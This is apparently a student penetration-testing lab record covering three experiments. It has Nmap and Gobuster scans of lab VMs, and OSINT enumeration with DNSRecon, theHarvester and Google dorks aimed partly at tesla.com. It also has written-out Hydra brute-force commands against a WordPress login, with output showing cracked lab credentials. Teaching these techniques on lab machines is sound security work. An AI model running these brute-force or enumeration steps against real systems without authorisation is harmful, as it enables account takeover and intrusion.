Enumeration of the lab machine was performed using a combination of passive and active reconnaissance tools. Maltego retrieved public infrastructure data, Nmap provided detailed port and service info, and Gobuster and FFUF discovered hidden directories, all forming the base for further testing.

OUTPUT – EXPERIMENT 3

Maltego:



Nmap:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.159.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-29 03:37 EDT
Nmap scan report for 192.168.159.1
Host is up (0.00036s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.159.2
Host is up (0.000098s latency).
MAC Address: 00:50:56:E9:E5:6A (VMware)
Nmap scan report for 192.168.159.146
Host is up (0.00027s latency).
MAC Address: 00:0C:29:3B:44:47 (VMware)
Nmap scan report for 192.168.159.254
Host is up (0.00014s latency).
MAC Address: 00:50:56:F0:C4:FF (VMware)
Nmap scan report for 192.168.159.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.97 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -O -p- -A -T4 192.168.159.146
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-29 03:39 EDT
Nmap scan report for 192.168.159.146
Host is up (0.00020s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
25/tcp    open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2018-04-24T03:22:34
|_Not valid after:  2028-04-21T03:22:34
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
55006/tcp open  ssl/unknown
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-04-24T03:23:52
|_Not valid after:  2028-04-23T03:23:52
55007/tcp open  unknown
MAC Address: 00:0C:29:3B:44:47 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.20 ms 192.168.159.146

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 185.51 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -F testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-29 03:43 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.00018s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
All 100 scanned ports on testphp.vulnweb.com (44.228.249.3) are in ignored states.
Not shown: 100 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 2.02 seconds
```

Gobuster:

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.159.142  -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.159.142
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 213]
/.htaccess           (Status: 403) [Size: 218]
/.htpasswd           (Status: 403) [Size: 218]
/0                   (Status: 301) [Size: 0] [--> http://192.168.159.142/0/]
/admin               (Status: 301) [Size: 237] [--> http://192.168.159.142/admin/]
/atom                (Status: 301) [Size: 0] [--> http://192.168.159.142/feed/atom/]
/audio               (Status: 301) [Size: 237] [--> http://192.168.159.142/audio/]
/blog                (Status: 301) [Size: 236] [--> http://192.168.159.142/blog/]
/css                 (Status: 301) [Size: 235] [--> http://192.168.159.142/css/]
/dashboard           (Status: 302) [Size: 0] [--> http://192.168.159.142/wp-admin/]
/favicon.ico         (Status: 200) [Size: 0]
/feed                (Status: 301) [Size: 0] [--> http://192.168.159.142/feed/]
/images              (Status: 301) [Size: 238] [--> http://192.168.159.142/images/]
```

Experiment No: 4

OSINT-Based Enumeration of Web Infrastructure

Aim:

To familiarize students with tools and techniques used for identifying web infrastructure components using OSINT (Open Source Intelligence)-based reconnaissance.

Tools & Environment:

Operating System: Kali Linux

Tools Used:

DNSRecon
theHarvester
Dig
Google Dorking (via web browser)

Introduction:

OSINT-based enumeration involves collecting publicly available data to profile the infrastructure of a target application. Ethical hackers use these techniques to identify:

Subdomains

Email accounts

DNS and MX records

Public login portals and administrative interfaces

These techniques rely on open sources and do not directly interact with the target's internal systems, making them ideal for safe reconnaissance.

Modules Used:

Tool	Purpose
DNSRecon	DNS record enumeration and subdomain brute-forcing
theHarvester	Email and subdomain gathering from public sources
Dig	Manual DNS queries for records like NS, MX, A
Google Dorking	Manual search engine-based reconnaissance (in-browser)

Procedure

Step 1: DNS Enumeration using DNSRecon

```
dnsrecon -d tesla.com
```

```
dnsrecon -d tesla.com -t std -xml tesla_dns.xml
```

```
dnsrecon -d tesla.com -t brt -D /usr/share/seclists/Discovery/DNS/subdomains-top1mill
```

(if no seclists in kali do or get it from github SecLists by DanielMiessler)

What to look for:

NS (Name Server): Authoritative DNS servers

A (Address): IP address of the domain

MX (Mail Exchange): Email server routing

SOA (Start of Authority): Domain admin and timing settings

TXT/SPF: Email validation records

Subdomains: Additional services or applications under the main domain

Step 2: Subdomain & Email Enumeration using theHarvester

```
theHarvester -d tesla.com -b bing
```

Sources can also include: bing, baidu, yahoo, etc.

Discovered subdomains (e.g., shop.tesla.com, energy.tesla.com) and emails (if public) will appear in the output.

Note: Subdomains discovered by theHarvester can be validated using DNSRecon brute-force output or manually with dig.

Step 3: DNS Record Query using Dig

```
dig tesla.com
```

```
dig +short NS tesla.com
```

```
dig +short MX tesla.com
```

Purpose: Manually query specific DNS records for more granular understanding.

Step 4: Discovering Login Interfaces using Google Dorking

Run the following queries directly in Google Search:

```
inurl:admin site:tesla.com
```

```
intitle:"login" site:tesla.com
```

```
inurl:login site:testphp.vulnweb.com
```

```
filetype:php inurl:admin
```

```
site:github.com inurl:login
```

Use Cases:

Find exposed admin panels

Locate login forms

Discover config/debug pages

Common Google Dork Operators

Operator	Description	Example
inurl:	URL contains a keyword	inurl:admin
intitle:	Page title contains a keyword	intitle:"login"
filetype:	Filter by file extension	filetype:php
site:	Restrict search to a specific domain	site:tesla.com
intext:	Keyword present in page content	intext:confidential

Observations:

Subdomains like shop.tesla.com, energy.tesla.com were discovered using theHarvester and confirmed via DNSRecon brute-force.

DNS and MX records provided insight into Tesla's email and DNS structure.

Google dorks revealed public login pages on testphp.vulnweb.com.

Result:

Using open-source intelligence tools, we successfully enumerated public infrastructure such as subdomains, email records, and login pages. This data reflects potential security exposure if left unprotected.

OUTPUT – EXPERIMENT 4

Dig tool:

```
└─$ dig geeksforgeeks.org

; <<>> DiG 9.20.9-1-Debian <<>> geeksforgeeks.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6629
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;geeksforgeeks.org.             IN      A

;; ANSWER SECTION:
geeksforgeeks.org.      5       IN      A       18.67.161.68
geeksforgeeks.org.      5       IN      A       18.67.161.29
geeksforgeeks.org.      5       IN      A       18.67.161.54
geeksforgeeks.org.      5       IN      A       18.67.161.82

;; Query time: 42 msec
;; SERVER: 192.168.65.2#53(192.168.65.2) (UDP)
;; WHEN: Sat Aug 01 02:27:45 EDT 2026
;; MSG SIZE  rcvd: 110
```

```
└─$ dig geeksforgeeks.org MX

; <<>> DiG 9.20.9-1-Debian <<>> geeksforgeeks.org MX
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61296
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;geeksforgeeks.org.             IN      MX

;; ANSWER SECTION:
geeksforgeeks.org.      5       IN      MX      10 alt4.aspmx.l.google.com.
geeksforgeeks.org.      5       IN      MX      1 aspmx.l.google.com.
geeksforgeeks.org.      5       IN      MX      5 alt2.aspmx.l.google.com.
geeksforgeeks.org.      5       IN      MX      10 alt3.aspmx.l.google.com.
geeksforgeeks.org.      5       IN      MX      5 alt1.aspmx.l.google.com.

;; Query time: 45 msec
;; SERVER: 192.168.65.2#53(192.168.65.2) (UDP)
;; WHEN: Sat Aug 01 02:28:19 EDT 2026
;; MSG SIZE  rcvd: 164
```

```
└─$ dig +short  geeksforgeeks.org
18.67.161.29
18.67.161.54
18.67.161.82
18.67.161.68
```

```
└─$ dig -x 8.8.8.8

; <<>> DiG 9.20.9-1-Debian <<>> -x 8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50256
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;8.8.8.8.in-addr.arpa.          IN      PTR

;; ANSWER SECTION:
8.8.8.8.in-addr.arpa.   5       IN      PTR     dns.google.

;; Query time: 19 msec
;; SERVER: 192.168.65.2#53(192.168.65.2) (UDP)
;; WHEN: Sat Aug 01 02:35:35 EDT 2026
```

DNSRECON:

```
└─$ dnsrecon -d example.com
[*] std: Performing General Enumeration against: example.com...
[*] DNSSEC is configured for example.com
[*] DNSKEYs:
[*]     NSEC ZSK ECDSAP256SHA256 a09311112cf9138818cd2feae970ebbd 4d6a30f6088c25b325a39abbc5cd1197 aa098283e5aaf421177c2aa5d714992a
[*]     NSEC ZSK ECDSAP256SHA256 9318a98e821b3590ec5aa10a698686ab a7ccfd74e1ad1a75b9ee8057d47f9f77 96c691827825896f8ecf104123fd0e95
[*]     NSEC KSk ECDSAP256SHA256 99db2cc14cabdc33d6d77da63a2f15f7 1112584f234e8d1dc428e39e8a4a97e1 aa271a555dc90701e17e2a4c4b6f120b
[*]     NSEC ZSK ECDSAP256SHA256 323c9989e94fd06aa7888d7e8fec001b fdedd089830c8963d42c51d28a1b9194 0748a1f616ac7ab66d8d718bb9ecf389
[*]      SOA elliott.ns.cloudflare.com 162.159.44.228
[*]      SOA elliott.ns.cloudflare.com 172.64.35.228
[*]      SOA elliott.ns.cloudflare.com 108.162.195.228
[*]      SOA elliott.ns.cloudflare.com 2606:4700:58::a29f:2ce4
[*]      SOA elliott.ns.cloudflare.com 2803:f800:50::6ca2:c3e4
[*]      SOA elliott.ns.cloudflare.com 2a06:98c1:50::ac40:23e4
[*]      NS hera.ns.cloudflare.com 172.64.32.162
[*]      Bind Version for 172.64.32.162 "2026.7.2"
[*]      NS hera.ns.cloudflare.com 173.245.58.162
[*]      Bind Version for 173.245.58.162 "2026.7.2"
[*]      NS hera.ns.cloudflare.com 108.162.192.162
[*]      Bind Version for 108.162.192.162 "2026.7.2"
[*]      NS hera.ns.cloudflare.com 2803:f800:50::6ca2:c0a2
[*]      NS hera.ns.cloudflare.com 2606:4700:50::adf5:3aa2
[*]      NS hera.ns.cloudflare.com 2a06:98c1:50::ac40:20a2
[*]      NS elliott.ns.cloudflare.com 172.64.35.228
[*]      Bind Version for 172.64.35.228 "2026.7.2"
[*]      NS elliott.ns.cloudflare.com 162.159.44.228
[*]      Bind Version for 162.159.44.228 "2026.7.2"
[*]      NS elliott.ns.cloudflare.com 108.162.195.228
```

```
└─$ dnsrecon -d example.com -t axfr
[*] Checking for Zone Transfer for example.com name servers
[*] Resolving SOA Record
[+]      SOA elliott.ns.cloudflare.com 108.162.195.228
[+]      SOA elliott.ns.cloudflare.com 172.64.35.228
[+]      SOA elliott.ns.cloudflare.com 162.159.44.228
[+]      SOA elliott.ns.cloudflare.com 2803:f800:50::6ca2:c3e4
[+]      SOA elliott.ns.cloudflare.com 2a06:98c1:50::ac40:23e4
[+]      SOA elliott.ns.cloudflare.com 2606:4700:58::a29f:2ce4
[*] Resolving NS Records
[*] NS Servers found:
[+]      NS hera.ns.cloudflare.com 173.245.58.162
[+]      NS hera.ns.cloudflare.com 172.64.32.162
[+]      NS hera.ns.cloudflare.com 108.162.192.162
[+]      NS hera.ns.cloudflare.com 2606:4700:50::adf5:3aa2
[+]      NS hera.ns.cloudflare.com 2a06:98c1:50::ac40:20a2
[+]      NS hera.ns.cloudflare.com 2803:f800:50::6ca2:c0a2
[+]      NS elliott.ns.cloudflare.com 108.162.195.228
[+]      NS elliott.ns.cloudflare.com 172.64.35.228
[+]      NS elliott.ns.cloudflare.com 162.159.44.228
[+]      NS elliott.ns.cloudflare.com 2606:4700:58::a29f:2ce4
[+]      NS elliott.ns.cloudflare.com 2803:f800:50::6ca2:c3e4
[+]      NS elliott.ns.cloudflare.com 2a06:98c1:50::ac40:23e4
[*] Removing any duplicate NS server IP Addresses ...
[*]
[*] Trying NS server 2606:4700:50::adf5:3aa2
[-] Zone Transfer Failed for 2606:4700:50::adf5:3aa2!
```

```
└─$ dnsrecon -d example.com -t brt -D subdomains.txt
[*] Using the dictionary file: /usr/share/dnsrecon/dnsrecon/data/namelist.txt (provided by tool)
[*] brt: Performing host and subdomain brute force against example.com ...
[+]      A www.example.com 104.20.23.154
[+]      A www.example.com 172.66.147.243
[+]      AAAA www.example.com 2606:4700:10::6814:179a
[+]      AAAA www.example.com 2606:4700:10::ac42:93f3
[+] 4 Records Found
```

```
└─$ dnsrecon -r 76.223.54.146/24
[*] Performing Reverse Lookup from 76.223.54.0 to 76.223.54.255
[+]      PTR a88eb02bc65525729.awsglobalaccelerator.com 76.223.54.1
[+]      PTR af75352779ed31ed4.awsglobalaccelerator.com 76.223.54.3
[+]      PTR a2046f80f95c2a89e.awsglobalaccelerator.com 76.223.54.2
[+]      PTR a25df748364d41559.awsglobalaccelerator.com 76.223.54.5
[+]      PTR a35fa8caf591d4e51.awsglobalaccelerator.com 76.223.54.7
[+]      PTR a0066472e40e44cdd.awsglobalaccelerator.com 76.223.54.0
[+]      PTR a75518c788500c03e.awsglobalaccelerator.com 76.223.54.4
[+]      PTR a8dd0b8ce671a1295.awsglobalaccelerator.com 76.223.54.9
[+]      PTR ac2a69e4f32f6f22c.awsglobalaccelerator.com 76.223.54.12
[+]      PTR a301fd9557d6d6501.awsglobalaccelerator.com 76.223.54.13
[+]      PTR a606a201a0ab691a8.awsglobalaccelerator.com 76.223.54.16
[+]      PTR a268669965e4f17d2.awsglobalaccelerator.com 76.223.54.6
[+]      PTR acb65d97ea0b403fe.awsglobalaccelerator.com 76.223.54.15
[+]      PTR af00c58f79909ccfd.awsglobalaccelerator.com 76.223.54.20
[+]      PTR a7d38696a7612dc7a.awsglobalaccelerator.com 76.223.54.21
[+]      PTR a8498f61129ab844e.awsglobalaccelerator.com 76.223.54.19
[+]      PTR a8e8d26ade0306391.awsglobalaccelerator.com 76.223.54.26
[+]      PTR a95c4a21d303c21da.awsglobalaccelerator.com 76.223.54.27
[+]      PTR a3c68e80622d8dc75.awsglobalaccelerator.com 76.223.54.28
[+]      PTR a73653c3f4e07e11b.awsglobalaccelerator.com 76.223.54.11
[+]      PTR a950c7e482b1d2a66.awsglobalaccelerator.com 76.223.54.8
[+]      PTR a8bc8bcfdd2529a9d.awsglobalaccelerator.com 76.223.54.10
[+]      PTR aa07111069a874706.awsglobalaccelerator.com 76.223.54.14
```

TheHarvester:


```
[*] ASNS found: 2
--------------------


AS16276
AS16509

[*] Interesting Urls found: 14
------------------------------

http://alltcpportsopen.firewall.test.zonetransfer.me/
http://asfdbbox.zonetransfer.me/
http://canberra-office.zonetransfer.me/
http://dc-office.zonetransfer.me/
http://deadbeef.zonetransfer.me/
http://email.zonetransfer.me/
http://home.zonetransfer.me/
http://intns1.zonetransfer.me/
http://intns2.zonetransfer.me/
http://ipv6actnow.org.zonetransfer.me/
http://office.zonetransfer.me/
http://owa.zonetransfer.me/
http://staging.zonetransfer.me/
http://vpn.zonetransfer.me/

[*] No LinkedIn users found.
```


[*] Target: example.com
Read api-keys.yaml from /etc/theHarvester/api-keys.yaml
Searching 0 results.
[*] Searching Bing.
[*] No IPs found.
[*] Emails found: 3
email@example.com
mail@example.com
someone@example.com
[*] No people found.
[*] Hosts found: 0


[*] Interesting Urls found: 2
https://example.com/
https://www.example.com/
[*] No LinkedIn users found.
[*] LinkedIn Links found: 0
[*] IPs found: 15
104.20.23.154
13.248.175.166
172.66.147.243
172.67.151.23
195.5.171.242
2001:1600:0:aaaa::80:d
209.34.235.18
212.71.124.188
23.236.116.77
2602:fb2b:110:1:bcfb:b8ff:fe09:c741
2602:fb2b:120:100:e86a:b3ff:fe92:77ea

Experiment No: 5

Web applications testing using automated tools such as WPScan, OWASP ZAP, the NVD

Aim:

To identify known vulnerabilities, misconfigurations, and weak login credentials in web applications using automated tools such as WPScan, OWASP ZAP, the NVD (National Vulnerability Database), and Hydra.

Tools & Environment:

Operating System: Kali Linux

Tools Used:

WPScan
OWASP-ZAP
Hydra
NVD (https://nvd.nist.gov/)

Introduction:

Web applications often suffer from security issues such as outdated components, weak configurations, and poor authentication mechanisms. WordPress is a widely used CMS that is commonly targeted due to these weaknesses.

In this experiment, various tools will be used to detect and validate such security issues on a WordPress-based target system.

About NVD, CVE, and CWE:

NVD (National Vulnerability Database):

A U.S. government repository of publicly known cybersecurity vulnerabilities. It provides details such as severity, affected products, and mitigation steps.

CVE (Common Vulnerabilities and Exposures):

A unique ID given to a specific vulnerability (e.g., CVE-2024-12345), allowing it to be tracked across tools and reports.

CWE (Common Weakness Enumeration):

A classification system for types of software flaws (e.g., CWE-79 = Cross-Site Scripting, CWE-89 = SQL Injection), helping categorize and understand the root cause of a vulnerability.

Search CVEs reported in WPScan results (plugin/theme versions)

Note severity scores and details (CVSS, description, fix status)

Modules/Tools Used:

WPScan – For enumerating WordPress vulnerabilities

OWASP ZAP – To find misconfigurations and common web vulnerabilities

Hydra – For brute-forcing login credentials

NVD Database – To verify CVEs and evaluate vulnerability severity

Procedure:

Step 1: Prepare the Target Environment

Ensure the WordPress instance is running and accessible.

Note the target IP address or domain (e.g., http://192.168.128.128).

Step 2: Scan for Vulnerabilities using WPScan

`wpscan -url http://<target-ip> -enumerate u,vp,vt`

u: Enumerate usernames

vp: Vulnerable plugins

vt: Vulnerable themes

Step 3: Validate Discovered Issues using NVD

Visit: https://nvd.nist.gov/

Search CVEs reported in WPScan results (plugin/theme versions)

Note severity scores and details (CVSS, description, fix status)

Step 4: Perform Active Scanning with OWASP ZAP

Start ZAP (`zaproxy`)

Set browser proxy to 127.0.0.1:8080

Browse the target site using this proxy

Use Spider to crawl the application

Launch Active Scan after crawling completes

How ZAP Scans:

ZAP uses two types of spiders to discover pages:

Traditional Spider – Fast; detects links from HTML responses. Best for standard sites.

AJAX Spider – Uses a browser to render JavaScript-heavy pages. Slower, but needed for modern JS-based apps.

ZAP also performs two types of scanning:

Passive Scanning – Safe and non-intrusive. Monitors traffic for security issues without modifying requests.

Active Scanning – Actively probes for vulnerabilities using known attack patterns. May cause changes or downtime and should only be used with permission.

Focus Areas:

XSS

SQL Injection

Missing Security Headers

Insecure Cookies

Step 5: Brute Force Login with Hydra

Hydra is a fast and flexible network login cracker designed to perform dictionary attacks against many protocols, including HTTP, FTP, SSH, and more. In this experiment, we use Hydra to brute-force the WordPress login page, simulating an attacker trying to guess login credentials using commonly used passwords or leaked usernames.

Using Hydra to try and brute force username and password. Use a standard wordlist (e.g., rockyou.txt)/ in this case the word list found in Mr Robot machine. We sort and remove duplicates in wordlist:

```
sort fsocity.dic | uniq > fsocity.dic.uniq
```

Syntax:

```
hydra -l <username> -P <password_list> <target-ip> http-post-form
"<login_path>:<POST-data>:<failure_message>"
hydra -L /usr/share/wordlists/rockyou.txt -p blah <target-ip> http-post-form
'/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
hydra -l elliot -P /usr/share/wordlists/rockyou.txt <target-ip> http-post-form
'/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
```

Observations:

WPScan identified outdated plugins and leaked usernames.

NVD validated plugin/theme vulnerabilities with CVE entries.

ZAP revealed issues like missing headers and XSS possibilities.

Hydra successfully brute-forced login credentials using a common wordlist.

Result:

Using WPScan, OWASP ZAP, Hydra, and NVD, the experiment successfully identified multiple security issues and potential entry points in a WordPress-based target application.

OUTPUT – EXPERIMENT 5

Hydra:

```
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(kali㉿kali)-[~]
└─$ hydra -l 'elliot'  -P a.dic  192.168.65.145 https-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:F=ERROR"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-11 03:23:57
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:1/p:11452), ~716 tries per task
[DATA] attacking http-post-forms://192.168.65.145:443/wp-login.php:log=^USER^&pwd=^PASS^:F=ERROR
[STATUS] 3207.00 tries/min, 3207 tries in 00:01h, 8245 to do in 00:03h, 16 active
[443][http-post-form] host: 192.168.65.145   login: elliot   password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-11 03:25:54

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -L a.dic -p 'aa'  192.168.65.145 https-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=https%3A%2F%2F192.168.65.145%2Fwp-admin%2F
&testcookie=1:F=Invalid username"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-11 03:09:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
[DATA] attacking http-post-forms://192.168.65.145:443/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=https%3A%2F%2F192.168.65.145%2Fwp-admin%2F&testco
okie=1:F=Invalid username
[STATUS] 3458.00 tries/min, 3458 tries in 00:01h, 7994 to do in 00:03h, 16 active
[443][http-post-form] host: 192.168.65.145   login: elliot   password: aa
[443][http-post-form] host: 192.168.65.145   login: Elliot   password: aa
[443][http-post-form] host: 192.168.65.145   login: ELLIOT   password: aa
[STATUS] 3395.50 tries/min, 6791 tries in 00:02h, 4661 to do in 00:02h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Nmap:

```
└─$ nmap --script http-enum 192.168.65.145
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-11 02:51 EDT
Nmap scan report for 192.168.65.145
Host is up (0.00025s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /wp-login.php: Possible admin folder
|   /robots.txt: Robots file
|   /feed/: Wordpress version: 4.3.1
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|   /readme.html: Interesting, a readme.
|   /0/: Potentially interesting folder
|_  /image/: Potentially interesting folder
443/tcp open   https
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /wp-login.php: Possible admin folder
|   /robots.txt: Robots file
